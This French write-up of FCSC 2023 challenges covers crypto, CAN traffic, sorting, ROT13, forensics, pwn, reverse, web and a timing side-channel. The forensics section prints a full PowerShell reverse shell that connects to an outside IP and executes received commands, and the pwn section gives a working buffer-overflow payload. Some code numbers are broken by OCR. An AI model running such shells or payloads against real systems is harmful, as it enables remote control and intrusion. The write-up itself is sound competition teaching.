WU de Makelonn - FCSC 2023

Crypto - Elliptic Addventure

Challenge description

Résolution

On a deux fichiers : un fichier `.sage`, qui est un langage basé sur python pour des utilisations mathématiques, et un fichier `.txt` qui contient l'output de ce fichier. En lisant le fichier `.sage`, on voit que l'outpout a été générée en se basant sur le flag.

On a A et B, deux points d'une courbe elliptique. On connait (A+B) et (A-b). On sait, grâce au fichier `.sage`, qu'on cherche les coordonnées x de A et B :

```
Ax = K(bytes_to_long(flag[:mid]))
Bx = K(bytes_to_long(flag[mid:]))
```

On peut faire le calcul de

```
(A+B) + (A-B) = 2A
(A+B) - (A-B) = 2B
```

Pour trouver A et B, il faut ensuite multiplier par l'inverse de 2 dans le corps K.

```
    x = K(2) #2, dans le corps K
    x_inv = 1/x #inverse de 2 dans le corps K
```

Ensuite, on reprend nos (A+B) et (A-B), pour retrouver 2A et 2B :

```
    AplusB = E(6535540791255611014843344258154111615309656127789555672287353368905326896618,10581522272553177481097926420705645644053137869048828373198403359320102702252 1)
    AmoinsB = E(1037627819932300690100834851648871723612562046345238648619664205950296580521 79,768784288886849982061162296338190672501851426367306036253691428674370066151111,1)

    deuxA = AplusB + AmoinsB
    deuxB = AplusB - AmoinsB
```

A partir de la, on multiplie 2A et 2B par l'inverse de 2 dans le corps K, pour retrouver A et B, puis on récupère les coordonnées en x de A et B, pour retrouver le flag. Dans notre cas, il n'y a qu'une seule solution pour les deux divisions, donc on peut directement prendre le premier élément de la liste retournée par la fonction `division_point(2)`.

```
    A = deuxA.division_point(2)[0]
    B = deuxB.division_point(2)[0]

    Ax = A.xy()[0]
    Bx = B.xy()[0]

    print(long_to_bytes(ZZ(Ax))+long_to_bytes(ZZ(Bx)))
```

On obtient alors : `FCSC{a0c43dbbfaac7a84b5ce7feb81d492431a69a214d768aa4383aabfd241}`.

Le code complet :

```
from Crypto.Util.number import long_to_bytes


p = 115792089210356248762697446949407573530086143415290314195533631308867097853951
a = -3
b = 41058363725152142129326129780047268409114441015993725554835256314039467401291


K = GF(p)
E = EllipticCurve([K(a), K(b)])

x = K(2)
```

```
x_inv = 1 / x

AplusB =
E(65355407912556110148433442581541116153096561277895556722873533689053268966181,10
581522272553177481097926420705645644053137869048828373198403359320102702252 1,1)
AmoinsB =
E(10376278199323006901008348516488717236125620463452386486196642059502965805217 9,7
687842888868499820611622963381906725018514263673060362536914286743700661511 1,1)

deuxA = AplusB + AmoinsB
deuxB = AplusB - AmoinsB

A = deuxA.division_points(2)[0]
B = deuxB.division_points(2)[0]

Ax = A.xy()[0]
Bx = B.xy()[0]

print(long_to_bytes(ZZ(Ax))+long_to_bytes(ZZ(Bx)))
```

Crypto - Elliptic Addrenaline

Challenge description

Résolution

Ce challenge est une suite du challenge Elliptic Addventure. On réutilise les même principes.

On a deux fichiers : un fichier `.sage`, qui est un langage basé sur python pour des utilisations mathématiques, et un fichier `.txt` qui contient l'output de ce fichier. En lisant le fichier `.sage`, on voit que l'outpout a été générée en se basant sur le flag.

On a A et B, deux points d'une courbe elliptique. On connait (A+B) et (A-b). On sait, grâce au fichier `.sage`, qu'on cherche les coordonnées x de A et B :

```
Ax = K(bytes_to_long(flag[:mid]))
Bx = K(bytes_to_long(flag[mid:]))
```

On peut faire le calcul de

```
(A+B) + (A-B) = 2A
(A+B) - (A-B) = 2B
```

Pour trouver A et B, il faut ensuite multiplier par l'inverse de 2 dans le corps K. La grosse différence avec le challenge précédent, c'est que les divisions ont deux solutions. On va donc tester les 4 combinaisons possibles pour trouver la solution qui affiche le flag.

```
from Crypto.Util.number import long_to_bytes


p = 2**255 - 19
a = 19298681539552699237261830834781317975544997444273427339909597334573241639236
b = 55751746669818908907645289078257140818241103727901012315294400837956729358436


K = GF(p)
E = EllipticCurve([K(a), K(b)])

x = K(2)
x_inv = 1 / x


AplusB =
E(363834774473552274273632229588721788612714073789114993440768606149649207821926621351750863883655273158873320913584591963316330338897549941610801666281894,1)
AmoinsB =
E(350171436366541276158379254100129120902342924101371099730338359657819715153385588866729705323990488128732989325970476008697224551268788692630541877244410,1)

deuxA = AplusB + AmoinsB
deuxB = AplusB - AmoinsB

Aa = deuxA.division_points(2)[0]
Ab = deuxA.division_points(2)[1]
Ba = deuxB.division_points(2)[0]
Bb = deuxB.division_points(2)[1]
```

```
Axa = Aa.xy()[0]
Axb = Ab.xy()[0]
Bxa = Ba.xy()[0]
Bxb = Bb.xy()[0]

print(long_to_bytes(ZZ(Axa))+long_to_bytes(ZZ(Bxa)))
print(long_to_bytes(ZZ(Axa))+long_to_bytes(ZZ(Bxb)))
print(long_to_bytes(ZZ(Axb))+long_to_bytes(ZZ(Bxa)))
print(long_to_bytes(ZZ(Axb))+long_to_bytes(ZZ(Bxb)))
```

On obtient alors 4 solutions :

```
b'=st*\xf3nB\xdf\x8aj{\xdfd\x8f\xb7*`~\x1f\x9b\xd0\x17\xa5i\xdd26\x82\xb1\xc9\xba\
xc6f46d8961b60dff4b187ef6fe4f09e34}'
b"=st*\xf3nB\xdf\x8aj{\xdfd\x8f\xb7*`~\x1f\x9b\xd0\x17\xa5i\xdd26\x82\xb1\xc9\xba\
xc6px$\xfd$\xe8Q\xce\xcb\x08'4\x0e'\x95$\xfeP\xf5\x0e\xe9\x82R\xd0t\x89\x1c\xdf\xe
7~\xeel"
b'FCSC{1f0b8b8d4ff304004126f245ee5f46d8961b60dff4b187ef6fe4f09e34}'
b"FCSC{1f0b8b8d4ff304004126f245ee5px$\xfd$\xe8Q\xce\xcb\x08'4\x0e'\x95$\xfeP\xf5\x
0e\xe9\x82R\xd0t\x89\x1c\xdf\xe7~\xeel"
```

On identifie facilement le flag comme le x de la deuxième solution de A et de la première solution de B.

On obtient alors : `FCSC{1f0b8b8d4ff304004126f245ee5f46d8961b60dff4b187ef6fe4f09e34}`.

Hardware

Challenge description

Résolution

On ouvre le fichier `.pcap` avec Wireshark. On a un seul type de trame, les trames CAN. Dans la colonne `info`, on voit deux types de trames : `STD` et `XTD`. On regarde sur internet, et on voit que ce sont des identifiants pour le protcole CAN. On voit aussi que les trames `XTD` sont des trames étendues, et que les trames `STD` sont des trames standards. On voit aussi des sortes de numéro.

On se baladant dans le `.pcap`, on observe une premiere trame intéressante :

```
62  0.001161           CAN 16  FCSC    XTD: 0x00000002   46 43 53 43
```

En effet, le texte est "FCSC", donc le début du flag. On cherche ensuite s'il y a une autre trame qui commence par `{`, la suite du flag donc. On trouve :

```
16  0.000361           CAN 72  {aa9e   STD: 0x00000002   7b 61 61 39 65
```

On remarque deux chose : les deux trames qui se suivent semblent ne pas être du même type (`STD` ou `XTD`), mais portent le même numéro.

On va donc récupérer les trames dans l'ordre des numéro, en plaçant le texte des `XTD` en premier et celui des `STD` ensuite. On ignore les trames vides, et on obtient bien un flag qui fini par `}`.

On obtient donc le flag !

Intro

Algo - Tri sélectif

Challenge description

Résolution

On a 2 fichier : `client.py`, qui contient des fonctions qui nous permettent d'envoyer des instructions au serveur :

- Comparer(x,y) qui retourne 1 si la valeur en X est inférieure ou égale à celle en Y, 0 sinon
- Echanger(x,y)
- Longueur()
- Verifier()


Et `tri_selectif.py`, qui contient le code du serveur.

L'objectif est de compléter la fonction `trier(N)` du fichier `client.py`.

Il n'y a pas de limite d'efficacité, donc on peut utiliser l'algorithme suivant :

```
def trier(N):
    for i in range(N):
        min_index = i
        for j in range(i+1, N):
            if comparer(j, min_index) == 1:
                min_index = j
        if min_index != i:
            echanger(i, min_index)
```

On lance le script avec python, et on obtient :



Crypto - ROT13

Challenge description

Résolution

On a le texte suivant :


```
GBQB yvfgr :
- Cnva (2 onthrggrf)
- Ynvg (1 yvger)
- Pbevnaqer (fhegbhg cnf, p'rfg cnf oba)
- 4 onanarf, 4 cbzzrf, 4 benatrf
- Cbhyrg (4 svyrgf qr cbhyrg)
- 1 synt : SPFP{rq24p7sq86p2s0515366}
- Câgrf (1xt)
- Evm (fnp qr 18xt)
- Abheve zba qvabfnher
```

ROT13 est un chiffrement connu : le code César, ou chiffrement par décalage. On peut utiliser un site comme dcode pour le décoder. On obtient alors :

```
TODO liste :
- Pain (2 baguettes)
- Lait (1 litre)
- Coriandre (surtout pas, c'est pas bon)
- 4 bananes, 4 pommes, 4 oranges
- Poulet (4 filets de poulet)
- 1 flag : FCSC{ed24c7fd86c2f0515366}
- Pntes (1kg)
- Riz (sac de 18kg)
- Nourir mon dinosaure
```

Forensics - La Gazette Windows

Challenge description


Challenge description

Résolution

En regardant le fichier, on se rend compte qu'il s'agit d'un fichier de type `Windows Event Log` (extension `.evtx`).

On peut l'ouvrir sous windows, avec l'observateur d'évènements. On voit alors qu'un script powershell a été exécuté.

```
    Création du texte Scriptblock (1 sur 1) :
    do {
        Start-Sleep -Seconds 1
        try{
            $TCPClient = New-Object Net.Sockets.TCPClient('10.255.255.16', 1337)
        } catch {}
    } until ($TCPClient.Connected)
    $NetworkStream = $TCPClient.GetStream()
    $StreamWriter = New-Object IO.StreamWriter($NetworkStream)
    function WriteToStream ($String) {
        [byte[]]$script:Buffer = 0..$TCPClient.ReceiveBufferSize | % {0}
        $StreamWriter.Write($String + 'SHELL> ')
        $StreamWriter.Flush()
    }
    $l = 0x46, 0x42, 0x51, 0x40, 0x7F, 0x3C, 0x3E, 0x64, 0x31, 0x31, 0x6E, 0x32,
0x34, 0x68, 0x3B, 0x6E, 0x25, 0x25, 0x24, 0x77, 0x77, 0x73, 0x20, 0x75, 0x29,
0x7C, 0x7B, 0x2D, 0x79, 0x29, 0x29, 0x29, 0x10, 0x13, 0x1B, 0x14, 0x16, 0x40,
0x47, 0x16, 0x4B, 0x4C, 0x13, 0x4A, 0x48, 0x1A, 0x1C, 0x19, 0x2, 0x5, 0x4, 0x7,
0x2, 0x5, 0x2, 0x0, 0xD, 0xA, 0x59, 0xF, 0x5A, 0xA, 0x7, 0x5D, 0x73, 0x20, 0x20,
0x27, 0x77, 0x38, 0x4B, 0x4D
    $s = ""
    for ($i = 0; $i -lt 72; $i++) {
        $s += [char]([int]$l[$i] -bxor $i)
    }
```

```
    WriteToStream $s
    while(($BytesRead = $NetworkStream.Read($Buffer, 0, $Buffer.Length)) -gt 0) {
        $Command = ([text.encoding]::UTF8).GetString($Buffer, 0, $BytesRead - 1)
        $Output = try {
                Invoke-Expression $Command 2>&1 | Out-String
            } catch {
                $_ | Out-String
            }
        WriteToStream ($Output)
    }
    $StreamWriter.Close()
```

En lisant le code, on se rend compte qu'il faut récupérer la chaîne de caractères `$s` et la décoder. La chaine `$s` est fabriquée à partir de `$l`. Comme c'était un script powershell, on peut tout simplement récupérer `$l` et `$s` avec ce code :


```
    $l = 0x46, 0x42, 0x51, 0x40, 0x7F, 0x3C, 0x3E, 0x64, 0x31, 0x31, 0x6E, 0x32,
0x34, 0x68, 0x3B, 0x6E, 0x25, 0x25, 0x24, 0x77, 0x77, 0x73, 0x20, 0x75, 0x29,
0x7C, 0x7B, 0x2D, 0x79, 0x29, 0x29, 0x29, 0x10, 0x13, 0x1B, 0x14, 0x16, 0x40,
0x47, 0x16, 0x4B, 0x4C, 0x13, 0x4A, 0x48, 0x1A, 0x1C, 0x19, 0x2, 0x5, 0x4, 0x7,
0x2, 0x5, 0x2, 0x0, 0xD, 0xA, 0x59, 0xF, 0x5A, 0xA, 0x7, 0x5D, 0x73, 0x20, 0x20,
0x27, 0x77, 0x38, 0x4B, 0x4D
    $s = ""
    for ($i = 0; $i -lt 72; $i++) {
        $s += [char]([int]$l[$i] -bxor $i)
    }
```

Puis on affiche `$s` :

```
PS C:\Users\user\Desktop> $s
FCSC{98c98d98e5a546dcf6b1ea6e47602972ea1ce9ad7262464604753c4f79b3abd3}
```

Pwn - uid

Challenge description



Résolution

On ouvre l'executable `uid` avec Ghidra, afin d'essayer de comprendre ce qu'il fait, ou de trouver des informations.

On récupère la fonction main :

```
Decompile: main - (uid)
1
2  undefined8 main(void)
3
4  {
5    undefined local_38 [44];
6    __uid_t local_c;
7
8    local_c = geteuid();
9    printf("username: ");
10   fflush(stdout);
11   __isoc99_scanf(&DAT_0010200f,local_38);
12   if (local_c == 0) {
13     system("cat flag.txt");
14   }
15   else {
16     system("cat flop.txt");
17   }
18   return 0;
19 }
20
```

On voit que la variable `local38` contient 44 charactère, et que `local_c` contient l'uid. Selon le code du main, si l'uid est 0 (donc la valeyur dans `local_c` est 0), alors le programme affiche le flag.

On va donc chercher un moyen de modifier la valeur de `local_c` à 0.

On voit que les 2 variables sont dans le stacks (le tableau et constant et le `local_c = getuid()` permet de déduire la même chose pour `local_c`). Donc les deux variables sont stockées à la suite. Il n'y a pas de vérification de la taille de l'username qui va être copié dans le tableau, donc on peut écrire plus de 44 charactères, et écrire dans `local_c`.

On va donc faire un buffer overflow, en écrivant 44 charactères, puis en écrivant 0 dans `local_c`.

On peut utiliser un commande python pour générer le payload et le tester avec l'executable en local :


```
python -c "print('\x01'*44+'\x00'*4)" | ./uid
```

On fait la même chose avec le netcat :

```
┌──(kali㉿kali)-[~/fcsc/uid]
└─$ python -c "print('\x01'*44+'\x00'*4)" | nc challenges.france-cybersecurity-challenge.fr 2100
username: FCSC{3ce9bedca72ad9c23b1714b5882ff5036958d525d668cadeb28742c0e2c56469}
```

Reverse - Aaarg

Challenge description



Résolution

On va ouvrir le fichier avec Ghidra, vu que c'est du reverse, pour en savoir un peu plus.

On trouve un endroit avec `FCSC{`, on en déduit que le flag est dans le coin !

```
0040200e 00          ??         00h
0040200f 00          ??         00h
00402010 46          ??         46h    F
00402011 e2          ??         E2h
00402012 80          ??         80h
00402013 8d          ??         8Dh
00402014 43          ??         43h    C
00402015 e2          ??         E2h
00402016 80          ??         80h
00402017 8d          ??         8Dh
00402018 53          ??         53h    S
00402019 e2          ??         E2h
0040201a 80          ??         80h
0040201b 8d          ??         8Dh
0040201c 43          ??         43h    C
0040201d e2          ??         E2h
0040201e 80          ??         80h
0040201f 8d          ??         8Dh
00402020 7b          ??         7Bh    {
00402021 e2          ??         E2h
00402022 80          ??         80h
00402023 8d          ??         8Dh
00402024 66          ??         66h    f
```

On récupère le flag (en parsant avec un petit script python), et on a le flag !


Web - T'es lent

Challenge description

Résolution

On a le lien vers le site T'es lent


On arrive sur la page avec une offre de stage :




En utilisant inspecter l'élement, on trouve un bloc de code commenté :

On voit que ce code fait référenc à une page `/stage-generateur-de-nom-de-challenges.html`. On tente d'accèder à une page "mode brouillon, cette offre n'est pas prête" :

On trouve un autre bloc de code commenté :



On y accède et paf, un suberbe flag !



Algo - Tri très sélectif

Challenge description

Résolution

Ce challenge est une sorte de suite à Algo - Tri selectif, mais cette fois-ci, on doit être efficace : on a un nombre de comparaison limité.

Comme avant, on a 2 fichier : `client.py`, qui contient des fonctions qui nous permettent d'envoyer des instructions au serveur :

- Comparer(x,y) qui retourne 1 si la valeur en X est inférieure ou égale à celle en Y, 0 sinon
- Echanger(x,y)
- Longueur()
- Verifier()

Et `tri_tes_selectif.py`, qui contient le code du serveur.

L'objectif est de compléter la fonction `trier(N)` du fichier `client.py`.

Comme nous sommes limité par le nombre de comparaison, on va utiliser l'algorithme Quicksort, qui est bien plus efficace que notre précédente implémentation de `trier()`.

```
def trier(N):
    def quicksort(gauche, droite):
        if gauche >= droite:
            return
        pivot = droite
        i = gauche
```

```
        for j in range(gauche, droite):
            if comparer(j, pivot):
                echanger(i, j)
                i += 1
        echanger(i, droite)
        quicksort(gauche, i - 1)
        quicksort(i + 1, droite)

    quicksort(0, N - 1)
```

On lance le script avec python, et on obtient :

```
┌──(kali㉿kali)-[~/fcsc/tri_tres_selecitf]
└─$ python ./client.py
[+] Opening connection to challenges.france-cybersecurity-challenge.fr on port 2052: Done
Le flag est : FCSC{6d275607ccfba86daddaa2df6115af5f5623f1f8f2dbb62606e543fc3244e33a}
[*] Closed connection to challenges.france-cybersecurity-challenge.fr port 2052
```

Side Channel and Fault Attacks - Lapin Blanc

Challenge description

Résolution

Le principe des challenges types "side channel / fault attacks" est d'utiliser des moyens indirects pour récupérer de l'information. La première étape va donc être de jouer un peu avec le serveur pour voir ce qu'on peut faire. On se connecte donc au serveur avec netcat :

```
┌──(kali㉿kali)-[~/fcsc/tri_tres_selecitf]
└─$ nc challenges.france-cybersecurity-challenge.fr 2350
[0000014069] Initializing Wonderland ...
[0001326147] Searching for a tiny golden key ...
[0001678226] Looking for a door ...
[0001990304] Trying to unlock the door ...


    ____________________
    ||                ||
    ||    THE DOOR    ||
    ||                ||   .______________________________.
    |)               ||   | What's the magic phrase? |
    ||               ||   /______________________________'
    ||          ^_^  ||
    ||               ||
    |)               ||
    ||               ||
    ||               ||
____||____.____.____||_____________________________________________

Answer: Hello, it's me, Alice !!
[0010623247] The door is thinking ...
[0010626334] Your magic phrase is invalid, the door refuses to open.
Answer: Hello again :(
[0017751815] The door is thinking ...
[0017754902] Your magic phrase is invalid, the door refuses to open.
Answer: I'm Alice !
[0022367275] The door is thinking ...
[0022382361] Your magic phrase is invalid, the door refuses to open.
Answer:
```

On teste quelques mots de passes, et on cherche ce qui pourrai être exploitable. On remarque que le serveur envoie toujours un chiffre avec un message, un peu comme il enverrai l'heure. On va donc supposer que c'est une sorte de mesure du temps de calcul.

A l'aide d'un script python, on va tester cette possibilité : on suppose que si le serveur compare le mot de passe entré avec le vrai mot de passe lettre par lettre, alors il va mettre plus de temps si la première lettre est bonne. On va tester tout les charactère qui pourraient être dans le mot de passe, et voir si on observe une différence notable de temps.

Le temps pour une être va donc être `[temps affiché à la réponse]-[temps affiché pour le début de la reflexion]`.

